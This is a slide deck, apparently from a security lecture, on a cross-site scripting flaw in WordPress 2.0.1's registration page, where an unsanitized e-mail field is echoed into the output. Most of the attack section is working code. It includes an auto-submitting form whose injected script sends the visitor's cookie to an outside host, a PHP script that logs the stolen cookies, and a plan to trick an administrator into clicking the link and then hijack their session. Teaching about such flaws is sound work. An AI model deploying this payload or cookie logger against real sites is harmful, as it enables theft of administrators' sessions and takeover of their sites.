

WordPress XSS

Michael E. Cotterell

mepcotterell at gmail dot com

What is WordPress?

- WordPress is an open source CMS, often used as a blog publishing application, powered by PHP and MySQL.
- Used by over 12% of the 1,000,000 biggest websites, WordPress is the most popular CMS in use today.



What is XSS?

- XSS = Cross-Site Scripting
- A type of computer security vulnerability typically found in web applications that enables malicious attackers to inject client-side scripts into web pages viewed by other users.
- An exploited cross-site scripting vulnerability can be used by attackers to bypass access controls.
- Cross-site scripting carried out on websites were roughly 80% of all security vulnerabilities documented by Symantec as of 2007

WordPress 2.0.1

- wp-register.php
- Can you spot the problem?

```
1 <?php
2 require('./wp-config.php');
3 require_once( ABSPATH . WPINC . '/registration-functions.php');
4
5 $action = $_REQUEST['action'];
6 if ( !get_settings('users_can_register') )
7     $action = 'disabled';
8
9 header( 'Content-Type: ' . get_bloginfo('html_type') . '; charset='
10
11 switch( $action ) {
12
13 case 'register':
14
15     $user_login = sanitize_user( $_POST['user_login'] );
16     $user_email = $_POST['user_email'];
17
18     $errors = array();
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58 <div id="login">
59     <h2><?php _e('Registration Complete') ?></h2>
60     <p><?php printf(__('Username: %s'), "<strong>$user_login</strong>")
61     <?php printf(__('Password: %s'), '<strong>' . __('emailed to yo
62     <?php printf(__('E-mail: %s'), "<strong>$user_email</strong>")
63     <p class="submit"><a href="wp-login.php"><?php _e('Login'); ?>
64 </div>
65 </body>
66 </html>
```

WordPress 2.0.1

- wp-register.php
- Classic Example!
- \$user_email is not sanitized!
- ...and it's used in the output later on.

```
1 <?php
2 require('./wp-config.php');
3 require_once( ABSPATH . WPINC . '/registration-functions.php');
4
5 $action = $_REQUEST['action'];
6 if ( !get_settings('users_can_register') )
7     $action = 'disabled';
8
9 header( 'Content-Type: ' . get_bloginfo('html_type') . '; charset='
10
11 switch( $action ) {
12
13 case 'register':
14
15     $user_login = sanitize_user( $_POST['user_login'] );
16     $user_email = $_POST['user_email'];
17
18     $errors = array();
19
```

```
68 <div id="login">
69     <h2><?php _e('Registration Complete') ?></h2>
70     <p><?php printf(__('Username: %s'), "<strong>$user_login</strong>") ?>
71     <?php printf(__('Password: %s'), '<strong>' . __('emailed to you') ?>
72     <?php printf(__('E-mail: %s'), "<strong>$user_email</strong>") ?>
73     <p class="submit"><a href="wp-login.php"><?php _e('Login'); ?>
74 </div>
75 </body>
76 </html>
```

Let's Exploit It

- Assumptions:
 - WordPress 2.0.1 is installed at
[A] <http://x250.michaelcoterell.com/>
[A] /
 - Our code is hosted at
[B] <http://x250.phattangent.com/>
[B] /

Let's Exploit It

- [B] /cool_link.html

```
1 <html> <head></head> <body> <form method="post"
2   action=
3   "http://x250.michaelcotterell.com/wp-register.php#location='http://x250.
4   phattangent.com/cookie_poc.php?cookie='+document.cookie"
5   >
6   <input type="hidden" name="action" value="register" /> <input
7   type="hidden" name="user_login" id="user_login" value="anyusername" />
8   <input type="hidden" name="user_email" id="user_email"
9   value="'><script>eval(location.hash.substr(1))</script>' /> </form>
10  <script>document.forms[0].submit()</script> </body>
11 </html>
```

- Create and submit a form to [A] /wp-register.php that takes advantage of the `$_POST[user_email]`
- When the page renders, JavaScript will redirect the page to [B] /cookie_poc.php with the user's current cookie.

Let's Exploit It

- [B] /cookie_poc.php


```
1 <?php
2
3 if (isset($_GET['cookie'])) {
4     $fp = fopen('cookies.txt', 'a');
5     fwrite($fp, "[" . date("Y-m-d H:i:s", time()) . "] - " . $_SERVER[
6     'HTTP_REFERER'] . "\n");
7     fwrite($fp, $_GET['cookie']);
8     fwrite($fp, "\n\n");
9     fclose($fp);
10 }
11 header("Location: http://x250.phattangent.com/cool-link.html");
12
13 exit;
```

- Simply save the cookie and redirect the user.
- “cool-link.html” was chosen as the file name because it is almost identical to “cool_link.html”

Putting it all Together

1. Submit a comment to some post on [A]
“hey check out this cool link: http://../cool_link.html”
2. A logged in user—usually an administrator—will probably need to approve the comment. When they click on the link, their cookie is stolen. Also, they probably won’t even notice that they ended up at “cool-link.html” instead of “cool_link.html”...
3. Use the session information in the cookie to login as the administrator! <--- left as an exercise to the reader ;)

Questions?



- courtesy of xkcd.com

Example Code

- Example source code has been included with this presentation.